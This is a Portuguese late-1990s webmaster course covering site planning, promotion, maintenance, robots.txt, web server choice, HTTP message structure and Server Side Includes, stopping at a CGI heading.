Webmaster

Este curso tem como objetivo introduzir ao Webmaster conceitos técnicos para que ele possa, de uma maneira geral, aperfeiçoar seus conhecimentos no ambiente www. No curso teremos explicações sobre o funcionamento do servidor httpd, dicas para administrar o site e apresentação das mais novas tecnologias existentes no mercado.

O novo papel do Webmaster

Em algumas épocas da história, certos tipos de ocupação eram consideradas extremamente importantes. Já foi assim com os médicos, escribas, telegrafistas, pilotos de avião e várias outras.

Antigamente, um indivíduo que soubesse HTML, um pouco de programação, experiência em NT ou Unix poderia assumir o papel de Webmaster. O www era apenas um sistema de informação não-linear, e o Webmaster era a pessoa que entendia como colocar informação nesse sistema. Há cinco anos atrás, não existia nem o nome dessa profissão.

Hoje em dia, essas atribuições mudaram. Ser um genuíno Webmaster requer experiência em várias áreas, desde computação até em economia. A maioria dos Webmasters hoje não passa seu dia fazendo HTML, eles estão fazendo tudo para melhorar seu site.

Analisando friamente, um site nada mais é do que um computador executando um programa, mas com alguns requisitos específicos. Qualquer pessoa que se intitule Webmaster deve saber:

- Sobre o funcionamento do sistema operacional do computador que opera, afinal, esse sistema tem que estar funcionando perfeitamente para tudo dar certo.
- Sobre os protocolos de rede, principalmente TCP/IP (principalmente se você trabalha num provedor). Afinal, o web funciona na rede.
- Sobre segurança. Você precisa saber como proteger seu sistema, como detectar invasões e recuperar seus dados, caso isso ocorra. Para isso, e para que seu site funcione ininterruptamente, deve haver um forte esquema de contenção, que deve ter como pontos fortes a disciplina, a confiabilidade, a disponibilidade e facilidade de execução desses procedimentos.
- Sobre HTML. Principalmente os truques e as últimas novidades da linguagem. Não vale saber como usa o editor de HTML; você deve saber a linguagem.
- Sobre programação. Conteúdo dinâmico é feito em Java e Javascript, e CGI's são extremamente necessários.
- Sobre conexão com Banco de Dados. Hoje em dia o serviço web está intimamente ligado com o banco de dados.
- Sobre o servidor. Você deve saber como fazer download, compilar (quando necessário), configurar, executar e administrar o servidor.

OK, já fiz tudo isso. Agora eu sou um Webmaster ?

Ainda não. Agora você tem todos os elementos necessários, mas seu site está sem nenhum conteúdo. Você precisa aprender a criá-lo. Comece aprendendo a escrever. Demora muito para aprender a escrever direito, e você precisa treinar bastante antes de colocar conteúdo no ar. Normalmente você vai colocar textos de outras pessoas no ar, e apesar de ser "divertido" ver outras pessoas cometendo erros, você não pode se dar esse luxo, além de ter que escrever bem.

Mais ainda, o web é um ambiente visual, então você vai achar interessante ter noções de design. Bons designers nascem bons, mas um curso rápido vai te ajudar a não cometer muitos erros, e ajuda a contratar um bom design. Bom conhecimento de softwares de áudio e vídeo também são desejáveis.
E por último, seria interessante que o Webmaster também tivesse noções de Marketing, Direito, Contabilidade... E até Psicologia. E se mantivesse informado das novidades em seu próprio campo.

Pronto, agora você pode começar.

O cliente

Do outro lado de toda conexão www, existe um cliente. Isso pode ser dito explicitamente, se você vende produtos, ou implicitamente, se você usa a divulgação da informação como parte da sua estratégia. Seu site tem que ser desenhado para atender seus clientes, atendendo suas necessidades e encorajando que eles voltem no futuro. Em suma fazendo da experiência de navegar no seu site uma coisa marcante.

Mas manter os seus clientes felizes não é um trabalho trivial. Um dos pontos importantes é que o Webmaster esteja preparado para receber as mensagens mais estranhas, de clientes confusos que não sabem nem por onde começar. Esses clientes são os que precisam de mais ajuda, a partir daí os sites começam a fazer diferença.

O Webmaster na verdade está cercado por clientes. Tem o pessoal que navega, tem o chefe, o pessoal de vendas, e qualquer outra pessoa no seu local de trabalho que espera alguma forma de retorno no www. Enquanto o pessoal externo quer informações e produtos, o pessoal interno está de olho no retorno do investimento, nos dados demográficos, nos clientes externos. Não conseguir agradar os clientes externos é mortal para um site; não conseguir agradar os internos no mínimo vai te deixar com fama de chato.

O cuidado com o cliente interno é uma coisa difícil de aprender e executar. Aprender como preparar apresentações, mantendo um nível mais alto para seus gerentes, mais detalhado para os técnicos. Aprender também a falar um pouco a linguagem das outras áreas, enfim, estar por dentro da empresa.

Infelizmente, a maioria de nós não tem tempo de aprender tudo que precisamos. Se a meta é se tornar o melhor Webmaster possível (e não apenas um Webmaster comum), uma sugestão é a de reunir um time de pessoas que juntas reunam todas essas habilidades. Desta maneira, cada um pode colocar suas especialidades em prática, usando como ponto de apoio as habilidades dos outros.

Boas equipes não são ótimas desde o começo. Há uma evolução natural, que acontece com os desafios, sucessos e fracassos. Eles aprendem a se comunicar, a esquecer os erros alheios e a se fortalecer. O pessoal de informática são os que mais demoram a se adaptar (pois tem mania de trabalhar sozinhos), mas quando aprendem a confiar nos parceiros, a satisfação do trabalho em grupo é muito grande.

Outra coisa que provavelmente não irá funcionar são os cursos de graduação para computação com especialização em Webmaster. Um curso que dura 4 ou 5 anos, sendo que a tecnologia é totalmente modificada em 8 ou 10 meses é uma coisa que não funciona. Há apenas 1 ano falávamos de como seriam os frames; daqui há um ano, Style Sheet será coisa do passado. Não se pode demorar 4 anos para aprender uma coisa que muda totalmente em 2.

E finalmente uma palavra sobre o título Webmaster. Muita gente hoje que fez 3 ou 4 HTML’s na vida se intitula Webmaster, diluindo assim a força da palavra. Existe uma grande tendência de unir todos os serviços numa única palavra, assim, o designer, o gerente de conteúdo, o gerente do site, etc., todos se auto intitulam Webmaster. No final, então, o nome não importa: a dedicação é que faz a diferença.

Quais os passos para o desenvolvimento de um novo projeto ?

A maioria dos profissionais do ramo de Webmaster tem seu próprio método para a implementação de um novo projeto ou site. Aqui, tentamos relacionar os tópicos mais importantes, recomendados por alguns profissionais da área.

1. Definição do Conceito.

O primeiro passo importante é definir o novos conceitos do produto. Procure trazer todo mundo que de alguma maneira está envolvido com o assunto (designers, pesquisadores, programadores, gerentes, etc.) para algumas reuniões, de modo que as idéias e sugestões da equipe sejam debatidas, discutidas, anotadas. Inicialmente não devemos nos ater à realidade do assunto, mas deixar as idéias voarem e tomarem forma.

2. Pesquisa.

Uma vez que o conceito inicial foi definido, você deve "perder" tempo para reunir toda a informação a respeito desse conceito. É essencial que você pesquise também na própria Internet a respeito do assunto, para saber se alguém já fez alguma coisa semelhante. Se for necessário, divida essa tarefa com a equipe. A Internet tem várias maneiras de ser pesquisada, e normalmente leva tempo e muitos links inválidos para chegar à informação que você precisa. No final desse processo, você deve ter informação suficiente para cobrir todos os pontos do conceito. Lembre-se: Um site sem conteúdo não é nada.

3. Organização.

Depois de ter reunido toda a informação, você tem que criar a estrutura na qual essa informação será apresentada. Essa parte é muito importante, e grandes sites, com muitas informações são prejudicados por uma estruturação deficiente. A informação tem que estar em local de fácil acesso. Coloque-se no lugar do cliente, e veja se a estrutura está cumprindo seu papel. Mais uma vez, aceite sugestões.

4. Padrão das páginas.

Depois dos passos 2 e 3, é hora de definir os links, as funções de Search, os Fóruns, o conteúdo e navegação de cada página. As cores, desenhos, etc., ficam para o próximo passo. Não subestime o poder de navegação do site, e tente fazer as páginas de uma maneira que "uma leve a outra". O padrão das páginas é parte integrante da informação nela contida. Não deixe páginas "perdidas", sem seqüência, e sempre dê opção para links de Search ou de contato por email em todas as páginas.

5. Design.

Nessa etapa, o visual do site é definido. Ele deve ser bem estudado, e o designer deve ter liberdade para criar, sem imposições, mas deve estar consciente do objetivo do site. Cores, imagens, ícones, setas, bullets, tudo deve ser implementado. Não é necessário criar tudo do zero: Existe muita coisa disponível na própria Internet. Sites de qualidade geralmente fazem suas próprias imagens.

6. Criação do HTML.

Depois das informações na estrutura correta, e do design dos elementos pronto, é hora de montar as páginas. Não esqueça de colocar tags para browsers que não suportam frames, tags de imagens alternativas, e conferir se todos os links estão funcionando.

7. Programação.

Depois do HTML implementado, o programador começa a trabalhar nas tarefas operacionais automáticas, nos formulários, programas de cadastramento, etc. Se existir muito trabalho de programação ou o site for muito interativo, considere em envolver o programador antes do final, para já adiantar os pontos mais simples.

Que posso fazer para tornar meu site mais movimentado ?

Uma das coisas que mais satisfaz um Webmaster é ver seu site tornar-se popular. Mesmo com planejamento e cuidado da execução do site, isso não acontece. Existem muitos sites que são muito interessantes na rede, e se você não tiver alguma coisa que diferencie seu site dos outros, você corre o risco de ter pouca gente interessada no que você tem a mostrar. Abaixo temos algumas dicas interessantes para tornar seu site mais "quente".

1. Atualize o conteúdo.

Mesmo que as informações do seu site não sejam atualizadas todo dia, procure mudar pelo menos sua home page regularmente. Seus clientes precisam de uma boa razão (de preferência na primeira tela) para voltarem. Mude alguma coisa, nem que seja a cor.

2. Cuide da primeira tela.

A primeira tela é a porta de entrada do seu site. Sempre mantenha alguma coisa engraçada, nova ou informativa na primeira tela. Uma lista das novas páginas de seu site, com os respectivos links para elas também é muito interessante.

3. Trabalhe com interação.

Procure colocar seus usuários em contato. Faça com que eles tenham no seu site um ponto de encontro. Isso pode ser feito com Fóruns. Não apenas ofereça o serviço de Fóruns puro e simples: Marque encontros, discussões, traga pessoas famosas para conversar. Isso vai envolver seus usuários.

4. Navegação.

Faça da navegação parte da narrativa. Quando você estiver num site, você deve ser capaz de acessar facilmente links de outra seção desse site, em poucos clicks. Barras de navegações em cima ou embaixo da página resolvem o problema.

5. Gráficos pequenos.

Se seu site utiliza muitas imagens, faça que a espera para carregá-las valha a pena. Muitos usuários ainda utilizam modems 14.400. Não esqueça de colocar textos alternativos para as imagens e perca tempo tentando reduzir o tamanho dos arquivos.

6. Nada é óbvio.

As pessoas que chegam pela primeira vez no seu site às vezes podem não ter idéia do tipo de serviço que você oferece. Mantenha sentenças descritivas, ou mesmo uma página com informações sobre seus objetivos. As pessoas que navegam na Web geralmente são de dois tipos: As que lêem tudo antes de clicar e as que clicam tudo antes de ler. Pense nisso quando montando suas páginas.]

7. Feedback.

Crie maneiras do usuário escrever dando suas opiniões. E SIGA as sugestões. Afinal, você fez o site para eles.

Cuidando do seu servidor

A manutenção de um site é um trabalho constante e exigente. Um site exige manutenção constante e uma grande dose de perseverança para estar sempre em ordem. A seguir, apresentamos algumas dicas de como fazer isso.

1. Use um verificador de HTML.

É muito fácil errar na hora de escrever seu HTML. A maioria dos browsers ignora as tags que eles não entendem, e isso torna os Webmasters preguiçosos. Infelizmente, um HTML errado pode trazer problemas, principalmente com novos produtos que esperam uma codificação impecável. Antigamente, os acentos não precisavam ser terminados por ponto-e-vírgula, mas hoje precisam. E o mais importante, um HTML mal escrito é horrível de manter.

Esses problemas podem ser evitados com o uso de um verificador de HTML. É um pequeno programa que examina seu HTML e aponta os erros do seu texto. Alguns realmente bons são o CSE 3310, o W3C HTML Validation Service e o Weblint.

2. Respeite o copyright

OK, todo mundo copia imagens, textos, banners, e qualquer outra coisa que pareça interessante na Internet. Afinal, está tudo lá, e é só clicar com o mouse para obter o que você deseja.

Mas o material que está na rede demandou trabalho, e deve ser protegido como qualquer outra publicação. Isto não vai impedir as pessoas de usá-lo, mas vai lhe dar parâmetros legais para se proteger se você for prejudicado.

Por isso, coloque anúncios de copyright em suas páginas, daqueles simples, do tipo

© 1997 Your Name. Redistribution Prohibited.

Nos EUA, a lei do copyright é muito clara, e pune qualquer pessoa que se apossar da produção de alguém sem permissão. A maneira mais educada de copiar algum texto ou imagem de alguém é pedindo ANTES de fazer a cópia, por email, por exemplo. Caso a pessoa não libere o uso do texto, NÃO use. Apesar da lei brasileira ainda estar engatinhando nesse tipo de assunto, nunca é bom facilitar. As leis americanas protegem esse tipo de material mesmo que não exista nenhum aviso de copyright. E eles punem esse tipo de cópia não-autorizada da mesma maneira que violação de correspondência.

2. Conheça seu site

Nunca se esqueça que seu site existe com um propósito. Um site não existe apenas por existir. Cada Webmaster tem que saber responder algumas questões básicas:

- Por que esse site existe ?
- Quem são os meus clientes ?
- Como esse site se paga ?
- Qual a minha meta com ele ?

A primeira questão não é muito difícil. Normalmente você sabe se seu site se destina à venda de algum produto, à divulgação de informações, etc. Esse é o motivo pelo qual você colocou esse site no ar. Se você não sabe, nem se dê ao trabalho de se perguntar o resto.

Assumindo que você saiba a resposta, veja a segunda pergunta. Quem é seu público alvo ? Eles sabem como encontrar seu site, nos índices de busca ? Você está fazendo propaganda suficiente do seu site ? O cliente é a coisa mais importante de um site, e o fato do seu estar de acordo com as necessidades do seu é meio caminho andado.

Depois disso, vem a pergunta a respeito de dinheiro. Muitos sites são mantidos por fundações, outros por empresas, mas todos eles custam dinheiro. Linhas, máquinas, profissionais, tudo isso para colocar no ar um site, que TEM que gerar algum tipo de lucro. Defina logo de cara seus objetivos em relação a isso.

E por último, defina a meta desse site. Você está interessado em hits ? Em atender um certo número de clientes ? Em tirar lucro ? Defina sua meta e se esforce para cumpri-la. Definindo a palavra “sucesso” para esse site, você consegue saber exatamente até que ponto você vai crescer, e isso torna suas expectativas mais realistas.

4. Defina os padrões

Nada pior do que um site inconsistente, confuso, difícil de entender. Normalmente esses problemas são causados por falta de padronização. Principalmente em sites grandes, com dezenas de designers. Defina as cores, os layouts de página, o estilo de escrita. Isso torna seu site mais consistente.

Criar boas páginas demanda tempo. Mas uma vez que você tenha uma página padrão, provavelmente muito do código dessa página vai ser usado em outras (barra de navegação, copyright, links para contato, etc.). Uma das sugestões seria usar a tecnologia de server-side includes, ou SSI. Essa tecnologia permite incluir texto em qualquer parte do seu HTML com um simples comando.

5. Mantenha e use estatísticas

Números são perfeitos para provar as coisas. Um gráfico estatístico é uma forma maravilhosa de mostrar que você está correto. Não se esqueça que seu site está gerando números o tempo todo: hits, browsers, taxas de transferências, etc. Esses números provam a saúde do seu site, provam que ele está indo bem, ou não. Mostram as páginas mais visitadas, e que precisam ser sempre estar atualizadas, pois são o chamariz do seu site. Preste muita atenção neles, que são os verdadeiros indicadores do seu serviço.

6. Facilite a navegação

Lembre-se que navegar significa cruzar, viajar, e não ficar estacionado. Muitos sites se esquecem que muitos visitantes acontecem por acaso, vindos de outros sites que apontam o seu como referência ou simplesmente numa pesquisa num índice. E quando eles chegam no seu site, isso não é garantia de que eles vão ficar. Eles vão inicialmente “testar” seu conteúdo para saber se vale a pena ficar ou não. Lembre-se como você mesmo navega, batendo aqui e ali e procurando o que precisa. Faça então um site que você gostaria de encontrar na rede. Páginas pequenas, que permitem rápido download e leitura. “Convide” o usuário a navegar no site, atraindo por onde ele mais gosta: velocidade e informação.

7. Crie índices

Qualquer site com mais de 10 páginas deveria ter um link que permita ao usuário fazer uma pesquisa em suas páginas utilizando uma palavra chave. Isso é importante por dois motivos básicos: O usuário perde menos tempo navegando por páginas procurando a informação desejada, que é bom para ele. E isso agiliza o uso da rede, que tem que transferir menos informação “inútil”, o que é bom para todos.

Existem produtos comerciais e gratuitos disponíveis na rede para isso.

8. Promova a informação

Não faça do seu site um monte de páginas difíceis de entender. Ofereça páginas com informação clara. Muitos Webmasters são artistas, e cada página é uma obra de arte, com imagens de fundo, layouts apurados, gráficos de alta definição e fontes perfeitas, mas nada disso muda a informação que está representada nessa página. Tirando todo o “glamour” dessas páginas, normalmente sobra menos texto do que o necessário para encher 10 linhas.

Perca menos tempo tentando fazer seu site parecer bonito; mostre mais conteúdo. A maioria dos usuários não tem paciência de esperar uma página muito pesada carregar. Então, remova os gráficos supérfluos. Aposente o ícone “Em Construção”. Ou a página está no ar ou não. Quebre páginas longas em páginas menores. Disponibilize mecanismos de busca, de modo que seu usuário não precise navegar por todo o site antes de encontrar o que precisa. Em suma, o importante e’ o que está escrito.

9. Coloque muitos links

Links para suas próprias páginas, para o início da seção, para o início do seu site, para outros sites com assuntos relacionados, para tudo. Às vezes esquecemos que nossos clientes não entram a partir da página inicial, e que a Web só é o sucesso que é pois há links de todos os lugares para todos os lugares. Tudo bem, manter links é muito chato, mas um dos seus serviços como Webmaster é manter informações para seus clientes.

10. Suporte a vários browsers

Está provado: um dos browsers mais populares do mundo é a impressora. Além dela, muitos usuários utilizam browsers alternativos. Então, procure não desenvolver uma página que funciona apenas nos browsers mais modernos, como o Netscape ou Explorer. Você ficaria surpreso em sabe que uma boa parte do pessoal na Internet navega com browsers alternativos. Já existem PDA's que permitem a navegação na rede. Já imaginou como seu site fica numa tela preto-e-branco de cristal líquido de 5x7 ?

11. Tenha uma parte gráfica eficiente

Todos gostamos de colocar gráficos em nossos sites. Gráficos são bons, se as imagens são consistentes, atrativos e servem para melhorar a qualidade de seu conteúdo. Infelizmente poucos de nós somos bons nisso, e existem pessoas que colocam o primeiro gráfico que encontram só para a página não ficar sem nenhum. ANTES de escrever IMG=, veja se a imagem vai realmente fazer diferença ou não.

12. Ponha o link para o Webmaster

Muitos sites são tão mal feitos ou desatualizados que o próprio Webmaster não assina seu trabalho, não divulga seu email, prefere não aparecer. Você, que tem orgulho do seu site, procure arrumar um tempo para colocar seu nome em suas páginas. Não precisa ser algo elaborado, cheio de links, apenas algumas palavras e um link para o seu email. Seu cliente saberá assim quem desenhou essa página e onde essa pessoa pode ser encontrada. Às vezes as pessoas estão tentando se comunicar com sua empresa e a única pista que eles terão será o seu nome.

E mais uma coisa: se você colocar seu email nas páginas, LEIA o email, e RESPONDA a todos.

13. Crie uma boa estrutura de diretórios

A ferramenta mais importante para a organização de um site é a sua estrutura de diretórios. Muitos sites exibem poucos níveis, mantendo muitas páginas, CGI's e applets no mesmo diretório. Agrupe suas páginas em diretórios, com links para os níveis acima.

Esse tipo de organização ajuda seus clientes a perceber onde estão indo, pela estrutura que seu site está montado. E mais importante, esse tipo de organização vai manter seu site mais fácil de entender e atualizar. Você pode construir páginas intermediárias para subseções, que podem inclusive ser mantidas por outros designers.

14. Mantenha seus links

Links que não funcionam são a marca registrada de um site que não tem uma boa manutenção. O Webmaster tem que ser um verdadeiro caçador de links errados. Esse é um trabalho muito tedioso, e um bom produto que já forneça um relatório dos links errados é imprescindível. Para minimizar esse problema dentro do seu próprio site, use links relativos sempre que possível.

Como posso fazer propaganda do meu site ?

Depois de colocar seu site no ar, existem várias coisas que você pode fazer para avisar seus clientes que você tem uma página disponível. Uma das coisas que você NÃO deve fazer é mandar um aviso para alguma lista não especializada nesse assunto. Isso é chamado SPAM, e não é vista com bons olhos pela maioria das pessoas.

Existem locais apropriados para divulgação de novos sites. Segue uma lista dos mais indicados:

- Mande uma mensagem para a lista Usenet COMP.INFOSYSTEMS.WWW.ANNOUNCE. Leia as regras de envio, ANTES de mandar sua publicidade. Se você nunca mandou nada para nenhum newsgroup, familiarize-se com o sistema primeiro.
- Submeta a URL para algum serviço de índice, como o Yahoo ou o Lycos.
- Submeta a URL para algum serviço de subscrição automática como o Submit it., ou o wURLd Presence.
- Peça publicidade paga a alguma revista de informática, de preferência àquelas que tem como diferencial a Internet.

Como controlar os robôs no meu servidor ?

Por definição, robô (robot) é um programa que automaticamente navega pela estrutura da web, recuperando documentos, e por recursão, recuperando todos os documentos aos quais o documento inicial se referencia. Existem por volta de 150 serviços de indexação ativos hoje na Internet, a maioria deles usando robôs. O mais famoso é o Scooter, robô que mantém a base de dados do Altavista.

Normalmente, os robôs são ferramentas muito úteis para os internautas, e a maioria dos sites libera o acesso às suas páginas para os robôs. Mas alguns robôs com programas de pesquisa mais agressivos podem levar seu servidor www a uma carga muito alta, principalmente se forem mal feitos. Esses robôs, por exemplo, podem chegar a ficar em um loop infinito em páginas cheias de links, causando ainda mais problemas. Hoje em dia é cada vez mais raro esse tipo de coisa, mas ainda pode acontecer.

Felizmente, existe uma maneira de manter o(s) robô(s) fora do seu site. Tudo o que você tem a fazer é criar um arquivo chamado robots.txt no diretório de documentos inicial (raiz). O formato do arquivo é:

```
User-agent: *
Disallow: /cgi-bin/
Disallow: /tmp/
Disallow: /~joe/
```

Nele, você acha a linha User-agent, que especifica qual o robô que você está se referindo (* quer dizer todos eles) e o Disallow indica qual o diretório onde o robô não deve entrar. Se você especificar algo do tipo:

```
User-agent: *
Disallow: /
```

Nenhum robô vai entrar no seu site.

Qual o melhor servidor www ?

Há um ou dois anos atrás, não se imaginava que a Internet seria TÃO atrativa que os fabricantes estariam distribuindo servidores a preços cada vez mais baixos, ou como no caso da Microsoft, que distribui seu IIS com o sistema operacional. Isso significa menos risco na compra, e torna o ambiente disponível para milhares de empresas. Mesmo assim, ainda é difícil achar a solução adequada para a configuração. Antes de comprar um hardware e um software servidor de HTTP, você tem que pensar não apenas na performance e nas features que esse servidor pode ter, mas nas razões nas quais você está implementando esse site. Seja para apenas para colocar algumas páginas, seja para disponibilizar seu banco de dados, cada caso tem uma bordagem diferente.

Unix e WindowsNT são as escolhas mais comuns. Cada um tem suas vantagens. Unix é escalável e expansível, é um sistema muito estável e tem um grande suporte para produtos gratuitos e de boa qualidade. Como o sistema é escalável, caso você precise mover seus dados para uma máquina mais poderosa, você consegue fazer isso sem grandes problemas. O Unix consegue também fornecer acesso a outros serviços integrados a servidores www, como servidores de listas de discussão, Chat Rooms, suporte para usuários ligados via modem, etc. Qualquer administrador Unix coloca um servidor www no ar em minutos. Se você já tem uma equipe especializada em Unix e quer economia de dinheiro, recomendamos escolher essa plataforma como servidora. Se você quiser um servidor topo de linha, o ideal seriam servidores www da Netscape, como o Netscape Enterprise Server.

A plataforma NT é uma boa escolha se você não sabe Unix, se tem um orçamento apertado, tem uma cultura Windows no local de trabalho ou tem seus bancos de dados no ambiente. O NT é o sistema operacional mais estável que a Microsoft produz. Existem mais de 10 servidores www para NT, e o custo da plataforma de Hardware é barato. Mas a coisa mais importante é que no NT temos acesso facilitado aos dados guardados em bases que são padrão de mercado (como o Access), via ODBC. Mesmo nesse caso recomendamos o Netscape Enterprise Server for NT.

O Netscape Enterprise Server, na nossa opinião, é o software com melhor interface de instalação e de administração, a maior velocidade de resposta e o melhor fator custo/benefício. Ele usa tecnologias abertas (como o Java), e você pode ir agregando funcionalidade ao produto ao instalar pacotes de softwares que permitam a integração com banco de dados (Livewire Pro), Indexação para a Intranet (Catalog Server), Servidor de Calendário (Calendar Server) e outros tantos produtos. Além disso, a equipe Netscape produz software de acordo com as especificações do W3 Consortium, órgão máximo de padronização do serviço www.

Funcionamento do servidor www

O ambiente www funciona como um ambiente cliente-servidor, como todos os outros serviços disponíveis na Internet. Nesse ambiente, temos dois computadores que se conectam entre si via rede e trocam informações.

O pedido mais comum do cliente www para um servidor é um pedido de informação. Tanto o pedido quanto a resposta tem um formato padrão, que é dividido em 4 seções diferentes. Cada seção tem sua própria função. Algumas são opcionais, outras não. Normalmente todas elas são necessárias para o funcionamento correto da conexão.

Ambas as mensagens consistem de:

- Linha inicial
- Linhas de cabeçalho
- Uma linha em branco
- Corpo da mensagem (opcional)

Linha Inicial do Pedido

A linha inicial do pedido é diferente da linha inicial da resposta. Uma linhas de pedido tem 3 partes, separadas por espaços: O nome de método (METHOD), o caminho do arquivo pedido (PATH) e a versão do HTTP que está sendo usada, como no exemplo:

```
GET /path/to/file/index.html HTTP/1.0
```

Notas:

- O método GET é o mais comum. Ele quer dizer: "Me dê esse arquivo". Outros métodos populares são o POST e o HEAD. O método sempre vem em letras maiúsculas.
- O caminho é a parte que vem depois do hostname na URL.
- A versão do HTTP sempre vem no formato "HTTP/x.x", sempre em maiúsculas.

Linha Inicial da Resposta

A linha inicial da resposta, chamada de STATUS LINE, também tem 3 partes separadas por espaços: A primeira é a versão do HTTP, a segunda é um código de status que indica o resultado do pedido, e uma frase em inglês descrevendo o código de status. Uma típica linha de status seria:

```
HTTP/1.0 200 OK
```

ou

```
HTTP/1.0 404 Not Found
```

Notas:

- A versão do HTTP vêm no mesmo formato da linha inicial do pedido: "HTTP/x.x".
- código de status sempre tem 3 dígitos, e se dividem em categorias:
  - 1xx - indica uma mensagem informativa
  - 2xx - indica sucesso
  - 3xx - indica redirecionamento para outro endereco (URL)
  - 4xx - indica um erro no cliente (browser)
  - 5xx - indica um erro no servidor

Funcionamento do servidor www (cont.)

Linhas de Cabeçalho

As linhas de cabeçalho servem para informar o cliente sobre a natureza da resposta que o servidor está enviando ou para informar o servidor sobre os parâmetros que o cliente está enviando, ANTES de realmente dos dados serem enviados. Também é identificado o endereço da máquina que está efetuando o pedido (IP Address), para fins estatísticos.

Essas linhas são muito importantes hoje em dia, com o advento dos plug-ins. Os plug-ins são certos programas que estão na Internet e servem para aumentar as capacidades de interpretação do browser, permitindo que o Netscape ou o Explorer possam receber e interpretar corretamente páginas multimídia, ou servidores de áudio sob demanda, vídeo sob demanda, VRML, e outros formatos de "mercado". Falaremos mais a esse respeito na seção de clientes e servidores.

As linhas de cabeçalho geralmente são enviadas em modo texto, com um cabeçalho por linha (caso haja mais de um) no formato:

"Header-Name: value".

Terminando com um CRLF (enter). O formato é o mesmo utilizado em email, conforme definição RFC 822, seção 3.

A versão 1.0 do HTTP permite 16 tipos diferentes de cabeçalhos, embora sejam todos opcionais. A versão 1.1 permite 46 cabeçalhos e um se tornou obrigatório. É o HOST, que identifica a máquina que está se comunicando.

O corpo da mensagem

Uma mensagem HTTP pode ter um corpo contendo dados depois de suas linhas de cabeçalho. Em uma resposta, normalmente temos um arquivo que está sendo retornado para o cliente, ou um texto com um código, caso tenha ocorrido algum erro. Num pedido, podem ser os parâmetros de um formulário, por exemplo.

O corpo da mensagem normalmente é um arquivo HTML. Os autores de páginas podem incluir informações relevantes na página utilizando-se a tag <META> do HTML. Normalmente informa-se o nome do autor da página, data de expiração e assunto tratado no documento. A informação é muito útil principalmente para os mecanismos de busca automática na Internet, que se utilizam dessas informações para classificar os arquivos.

Se uma comunicação HTTP inclui um corpo, normalmente seu conteúdo já foi descrito num cabeçalho anterior. Os cabeçalhos mais utilizados para essa descrição são:

Content-Type: Informa o tipo MIME do dado no corpo. Exemplo: text/html, image/jpg.
Content-Lenght: Informa o tamanho em bytes do corpo.

Caso não exista nenhum cabeçalho, o servidor vai tentar descobrir qual o tipo do arquivo sendo transmitido.

Funcionamento do servidor www (cont.)

Cada vez que um cliente conecta no seu site, seu browser envia o IP address sob o qual ele se conecta. E normalmente é apenas isso que você tem para validar o acesso. Uma vez com esse número (ou com o nome da máquina depois de consulta ao DNS, dependendo da configuração de seu servidor), o servidor segue uma série de passos para descobrir se aquele cliente tem acesso àquele documento em particular. O sistema de segurança baseado no IP address é o centro do sistema de segurança do servidor www.

O servidor na verdade funciona como um porteiro, que "recebe" os pacotes vindos da rede, os identifica, interpreta, e executa o pedido. Para acessar os arquivos do sistema, o servidor precisa ser executado com algum privilégio, para que consiga acesso aos arquivos. Esses privilégios devem ser mínimos, de preferência apenas de leitura. Portanto, não há necessidade de executar o servidor com privilégios especiais. Se por acaso seu servidor precisa ser executado com privilégios administrativos, algo está errado, e deve ser corrigido.

É importante lembrar que apesar de parecer e operar de maneira semelhante, não existe conexão entre os usuários e senhas do servidor www e do sistema operacional. É comum ver as pessoas confundir os dois sistemas, e vários Webmasters iniciantes criam contas no sistema quando querem dar acesso a seus clientes externos. Esse tipo de conceito é totalmente falso.

O servidor www funciona normalmente baseado num único usuário, que serve para recuperar todas as páginas. Não é necessário criar outros usuários para restrição de acesso.

Importante notar que o HTTP é um protocolo stateless, isto é, não mantém nenhum tipo de conexão entre as mensagens.

Caso tenhamos imagens, frames, programas Java, arquivos de som ou qualquer outro componente além da linguagem HTML que está presente na página pedida, o cliente faz os pedidos subsequentes para trazer essas informações.

O que é e como usar Server Side Includes ?

A maioria dos servidores www operam da mesma forma básica: recebem o pedido, validam o acesso, recuperam o documento e o enviam de volta para o cliente. Hoje em dia, existe uma ferramenta muito prática para que o servidor www manipule informações customizadas, e às vezes até diferenciada para cada acesso. Essa ferramenta é o SSI, ou Server Side Includes.

Como o próprio nome já diz, a "mágica" está do lado do servidor. Na verdade, são comandos simples, que incluídos no arquivo html, fazem com que o servidor execute algum programa ou forneça alguma informação, que nem sempre o autor sabe de primeira mão, ou que varia constantemente. O servidor percebe a linha na hora que está enviando o html, retira a linha do texto, e inclui o que a diretiva pediu, pode ser uma variável de ambiente, um programa, praticamente qualquer coisa.

Nem todos os servidores vem preparados para rodar o SSI. Se você não utiliza, não tem porque gastar tempo do servidor www para analisar os arquivos. Cada servidor tem sua maneira própria de configurar o SSI. Consulte o manual do seu servidor para maiores informações.

O ideal é alterar o nome do arquivo com essas extensões parta .shtml, incluir a linha no MIME.TYPES (text/x-server-parsed-html .shtml) e configurar o servidor para observar a extensão. Dessa maneira, arquivos html e shtml podem conviver juntos no mesmo servidor, sem gastar recursos em arquivos estáticos.

Todas as tags shtml tem o seguinte formato padrão:

```
<!--#command tag1=value tag2=value -->
```

Existem 6 comandos diferentes, com parâmetros específicos para cada um deles. Falaremos a seguir dos mais importantes.

```
<!--#fsize file="documento.html" --> Mostra o tamanho do arquivo, em bytes.
<!--#flastmod virtual="/somedir/other.html" --> Data da última alteração.
<!--#echo var="LAST_MODIFIED" --> Data da última alteração.
<!--#echo var="DATE_LOCAL" --> Data e hora local.
<!--#echo var="DATE_GMT" --> Data e hora GMT.
<!--#echo var="DOCUMENT_NAME" --> Nome do documento.
<!--#echo var="DOCUMENT_URI" --> Localização do documento no servidor.
<!--#echo var="QUERY_STRING" --> Variável QUERY_STRING (ver CGI).
<!--#include virtual="rodape.html" --> Inclui o arquivo rodape.html a partir da linha.
```

Mas o comando mais importante e' o exec. Ele permite que seja executado um programa e que seu resultado seja automaticamente colocado na linha, como no exemplo:

```
<!--#exec cmd="/usr/local/bin/contador" -->
```

Que pode ser um contador de acesso simples.

Um exemplo mais interessante seria a capacidade de fornecer conteúdo dinâmico, dependendo do domínio que acessou seu servidor. Vamos supor que quero que meus clientes vejam uma página específica ao acessar meu site, e meus funcionários vejam outra. Posso fazer isso baseado no domínio da máquina que está acessando o site, como no exemplo abaixo (copyright de chuck.musciano@sunworld.com):

```
<!--#exec cmd="/usr/local/bin/check-domain domain internal.html external.html" -->
```

CGI

